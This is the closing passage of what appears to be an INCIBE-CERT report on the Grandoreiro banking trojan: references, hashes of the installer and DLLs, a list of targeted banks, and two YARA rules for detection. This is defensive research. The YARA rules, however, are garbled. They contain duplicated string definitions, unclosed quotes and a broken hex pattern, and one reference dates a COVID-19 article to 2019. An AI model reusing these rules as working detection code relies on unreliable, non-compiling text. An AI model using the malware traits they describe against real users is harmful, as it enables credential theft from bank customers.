- Cytomic "Vuelve el troyano Grandoreiro contra las entidades bancarias aprovechando el COVID-19" https://www.cytomic.ai/es/alertas/troyano-grandoreiro-ataque-banca/ (May 20, 2019) Last accessed: Feb. 14, 2022.
- Cybersecurityadmin" Grandoreiro: How engorged can an EXE get?" https://nofalsepositives.com/grandoreiro-how-engorged-can-an-exe-get (Jan. 08, 2022) Last accessed: Feb. 04, 2022.
- Dani Abramov and Limor Kessem "Grandoreiro Malware Now Targeting Banks in Spain" Security Intelligence https://securityintelligence.com/posts/grandoreiro-malware-now-targeting-banks-in-spain/ (Apr. 13, 2020) Last accessed: Feb. 02, 2022.
- David Garcia "El troyano bancario Faketoken ha vuelto: analizamos su funcionamiento" Revelock. https://www.revelock.com/es/blog/el-troyano-faketoken-ha-vuelto-analizamos-su-funcionamiento (Feb. 17, 2020) Last accessed: Feb. 03, 2022.
- David Garcia "Fraude basado en inyecciones de código y phishing" https://www.revelock.com/es/blog/grandoreiro-un-malware-con-una-estrategia-de-fraude-basada-en-inyecciones-de-codigo-y-phishing-para-interceptar-credenciales (Jan. 02, 2021) Last accessed: Feb. 02, 2022.
- Ehacking "Phishing que invita a descargar copia de seguridad de WhatsApp descarga el troyano Grandoreiro". Ethical Hacking Consultants https://blog.ehcgroup.io/2021/10/12/14/00/14/11933/phishing-que-invita-a-descargar-copia-de-seguridad-de-whatsapp-descarga-el-troyano-grandoreiro/seguridad-informatica/troyanos/ehacking/ (Oct. 12, 2021). Last accessed: Feb. 04, 2022.
- ESET Research "Grandoreiro: análisis de un troyano bancario dirigido a Brasil, España, México y Perú" https://www.welivesecurity.com/la-es/2020/04/28/grandoreiro-troyano-bancario-dirigido-brasil-espana-mexico-peru/ (Apr. 28, 2020). Last accessed: Feb. 04, 2022.
- ESET Research "Desde Amavaldo a Zumanek: un análisis de 12 troyanos bancarios de América Latina" https://www.welivesecurity.com/la-es/2021/12/15/analisis-12-troyanos-bancarios-america-latina/ (Dec. 15, 2021) Last accessed: Feb. 02, 2022.
- ESET Research "Indicadores muestran la cooperación entre autores de troyanos bancarios de América Latina" https://www.welivesecurity.com/la-es/2020/10/01/indicadores-muestran-cooperacion-entre-autores-troyanos-bancarios-america-latina/ (Oct. 1, 2020) Last accessed: Feb. 04, 2022.

- INCIBE “Estudio del análisis de FluBot” https://www.incibe-cert.es/sites/default/files/contenidos/estudios/doc/incibe-cert_estudio_analisis_flubot_2021_v1.pdf / (May, 2021) Last accessed: Feb. 15, 2022.
- Infobae “México, Brasil y España, los países más afectados por ataques cibernéticos bancarios” https://www.infobae.com/america/tecno/2021/12/17/mexico-brasil-y-espana-los-paises-mas-afectados-por-ataques-ciberneticos-bancarios/ (Dec. 17, 2021) Last accessed: Feb. 01, 2022.
- IT News “ESET amplía la investigación sobre el troyano bancario Grandoreiro” https://itnews.lat/eset-ampl-a-la-investigaci-n-sobre-el-troyano-bancario-grandoreiro.html (Apr. 28, 2021) Last accessed: Feb. 04, 2022.
- José Manuel Roviralta Puente “Ataques de inyección SQL, una amenaza para tu web” https://www.incibe.es/protege-tu-empresa/blog/ataques-inyeccion-sql-amenaza-tu-web INCIBE (Oct 26, 2021) Last accessed: Feb. 6, 2022
- Kaspersky Lab "The Tetrade: Brazilian banking malware goes global " https://securelist.com/the-tetrade-brazilian-banking-malware/97779/ (July. 14, 2020) Last accessed: Feb. 02, 2022.
- Open Web Application Security Project "Man-in-the-browser attack "https://owasp.org/www-community/attacks/Man-in-the-browser_attack Date last accessed: Feb. 03, 2022.
- OSI “Copia de seguridad de mensajes de WhatsApp” nuevo correo electrónico fraudulento que descarga malware https://www.osi.es/es/actualidad/avisos/2021/09/copia-de-seguridad-de-mensajes-de-whatsapp-nuevo-correo-electronico (Sept. 22, 2021) Last accessed: Feb. 03, 2022.
- Pedro Tavares "The updated Grandoreiro Malware equipped with latenbot-C2 features in Q2 2020 now extended to Portuguese banks " https://seguranca-informatica.pt/the-updated-grandoreiro-malware-equipped-with-latenbot-c2-features-in-q2-2020-now-extended-to-portuguese-banks/#.YgPmDoTMIdU (May 26, 2020) Last accessed: Feb. 08, 2022.
- Pierluigi Paganini "Grandoreiro Malware implements new features in Q2 2020 " https://securityaffairs.co/wordpress/103853/malware/grandoreiro-malware-q2-2020.html (May 27, 2020) Last accessed: Feb. 03, 2022.
- Techbit “Grandoreiro: el virus troyano bancario que amenaza a México” El Universal https://www.eluniversal.com.mx/techbit/grandoreiro-el-virus-troyano-bancario-que-amenaza-mexico/video/ciencia-y-salud/desinfectantes-caseros-estoy-sanitizando-bien-mi-hogar (May 04, 2020) Last accessed: Feb. 01, 2022.
- Satinfo “Ahora es a Carrefour a quien utilizan para conseguir que se ejecute un fichero spy Grandoreiro” https://blog.satinfo.es/2019/ahora-es-a-carrefour-a-quien-utilizan-para-conseguir-que-se-ejecute-un-fichero-spy-grandoreiro/ (Oct. 28, 2019) Last accessed: Feb. 02, 2022.

Appendix 1: Indicators of compromise (IOC)

- **Name (Installer)**: Archiv.Endes.Fact3101.msi
  - MD5: 6346c88c0d45779740b526dc7da79fc8
  - SHA256: 6a3b03e8a8a1edfcf33aebb9d55f81ed274196596a20db875e2ae923d6468bbd
- **name (Downloader DLL)**: Binary.Maui.dll
  - MD5: 20253c20ea35ec595c5577604f8a2730
  - SHA256: 58084c86acd68c83d84802ef8daa9cdfefdcf34d7fa1b9a0e04c4ca124e58382
- **Name (Trojan DLL)**: dbghelp.dll
  - MD5: 98ef8e5ef3bef928537d4fd25c53380a
  - SHA256: 35c0744bec0e123d24a9ffd3d7a9edeb07d9341ab45619b5fc881ce7dd81276a
- **List of affected financial institutions**

AMARELO	Liberbank	HSBCUK
BRSUL	Openbank	barclaysUK
BancodaAmazonia	ING	BICE
Banpara	Pichincha	Ripley
Santander	CaixaGeral	Bci
Banese	Mediolanum	Chile
Bradesco	Unicaja	BancoEstado
AGY	TRIODOS	Falabella
inter	ACTIVOBANK	Santander
Sicoob	ACTIVOBANKPT	Scotiabank
Sicredi	novobancopt	PortugalBBVA
Caixa	santapt	bancobcr
itau	MONTEPIOpt	BarclaysES
nordeste	millenniumbcppt	BNPParibas
paulista	Caixadirectapt	CaixaGuissona
Scotiabank	EuroBicpt	Cajasur
brb	ibercaja	CitiBusiness
Cetelem	BancoAzteca	Commerzbank
Banestes	Citibanamex	Deutsche
Original	Banorte	EVOBanco

CajaRural	Scotiabank	BMN
Sabadell	BPI	MicroBank
BANKINTER	Cecabank	MiBanco
Bankia.es	natwest	

Table 2. Financial institutions affected by Grandoreiro

Appendix 2: Yara Rules of detection

The following Yara rules detect the 2 versions of dll discussed in the study, both the downloader and the trojan itself:

```
rule Grandoreiro_Banker_Downloader
{
  meta:
    author = "INCIBE-CERT"
    description = "Detects the Grandoreiro banking Trojan downloader"
  strings:
    $delphidll1 = { BA ?? ?? ?? ?? 83 7D 0C 01 75 ?? 50 52 C6 05 ?? ?? ?? ?? ?? 8B 4D 08 89 0D ??
?? ?? ??
    $delphidll2 = { 55 8B EC 83 C4 ?? B8 ?? ?? ?? ?? E8 ?? ?? FF FF E8 ? ?? FF FF 8D 40 00 }
    $str1 = " 2001, 2002 Mike Lischke"
    $str2 = "8$4,6-9'$6.:*?#1pHhX~AeSlZrNbS"
    $str3 = "Archive already has SFX stub"
    $str4 = "Deflate64 compression method is not supported"
    $str5 = "Delphi Component"
    $str6 = "EDecompressionErrorneeded dictionary"
    $str7 = "MakeSFX error"
    $str8 = "Runtime error at 00000000"
    $str9 = "Web site: http://www.componentace.com"
    $str10 = "ScreenToClient"
    $str11 = "SFXStub property is not specified"
    $str12 = "SystemCurrentControlSettings Layouts"
    $str13 = "SystemParametersInfoA" $str13 = "SystemParametersInfoA"
    $str14 = "TAESCryptoTransform" $str14 = "TAESCryptoTransform
    $str15 = "TGetSiteInfoEvent" $str15 = "TGetSiteInfoEvent"
    $str16 = "$TMultiReadExclusiveWriteSynchronizer"
    $str17 = "to create a commercial product, please register and download"
    $str18 = "URLDownloadToFileA"
    $str19 = "VerLanguageNameA"
    $str20 = "WndProcPtr%.8X%.8X" $str20 = "WndProcPtr%.8X%.8X"
    $str21 = "you that your Personal Edition is provided for personal use only"
    $str22 = "Zip64Mode" $str22 = "Zip64Mode" $str22 = "Zip64Mode
  condition:
    uint16(0) == 0x5A4D // MZ
    and uint16(uint32(0x3C)+0x18) == 0x010B //MZ header at 0x3C
    and (uint16(uint32(0x3C)+0x16) & 0x2000) == 0x2000 //PE DLL signature
    and any of ($delphidll*)
    and all of ($str*)
    and (filesize > 1400KB and filesize < 3000KB)
}
```

```
rule Grandoreiro_Banker_Trojan
{
  meta:
    author = "INCIBE-CERT"
    description = "Detects the Grandoreiro banking Trojan"
  strings:
    $mzp = "MZP
    $str1 = "yIdIOHandlerSocket
    $str2 = "ATIVARCAPTURAFULL"
    $str3 = "ATIVARCAPTURAMAG"
    $str4 = "AutoSessionsPingT"
    $str5 = "v4.09 (2013.Q2)"
    $str6 = "CallNextHookEx"
    $str7 = "Cap.DfbBackingMode"
    $str8 = "CryptPlugin.AfterDisconnect"
    $str9 = "deflate 1.1.4 Copyright 1995-2002 Jean-loup Gailly"
    $str10 = "DELETAKL"
    $str11 = "DETONAPROCESSO"
    $str12 = "EXIBIRMZ"
    $str13 = "Gate_CryptPlugin"
    $str14 = "GetType method not available for TRtcDataRow"
    $str15 = "GUploadAnywhere_Super
    $str16 = ".hopto.org"
    $str17 = "Magnification.dll"
    $str18 = "<member><name>RTC.DATASET.ROWS</name>"
    $str19 = "Portable network graphics (AlphaControls)"
    $str20 = "RemoteThreadCallbacks TRtcThreadCallback.DestroyCallback"
    $str21 = "SUSPENDEACESSO"
    $str22 = "ZDecompress_str.InflateInit"
  condition:
    $mzp at 0
    and all of ($str*)
    and (filesize > 140000KB and filesize < 400000KB)
}
```

Financiado por la Unión Europea
NextGenerationEU

GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de Recuperación, Transformación y Resiliencia

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD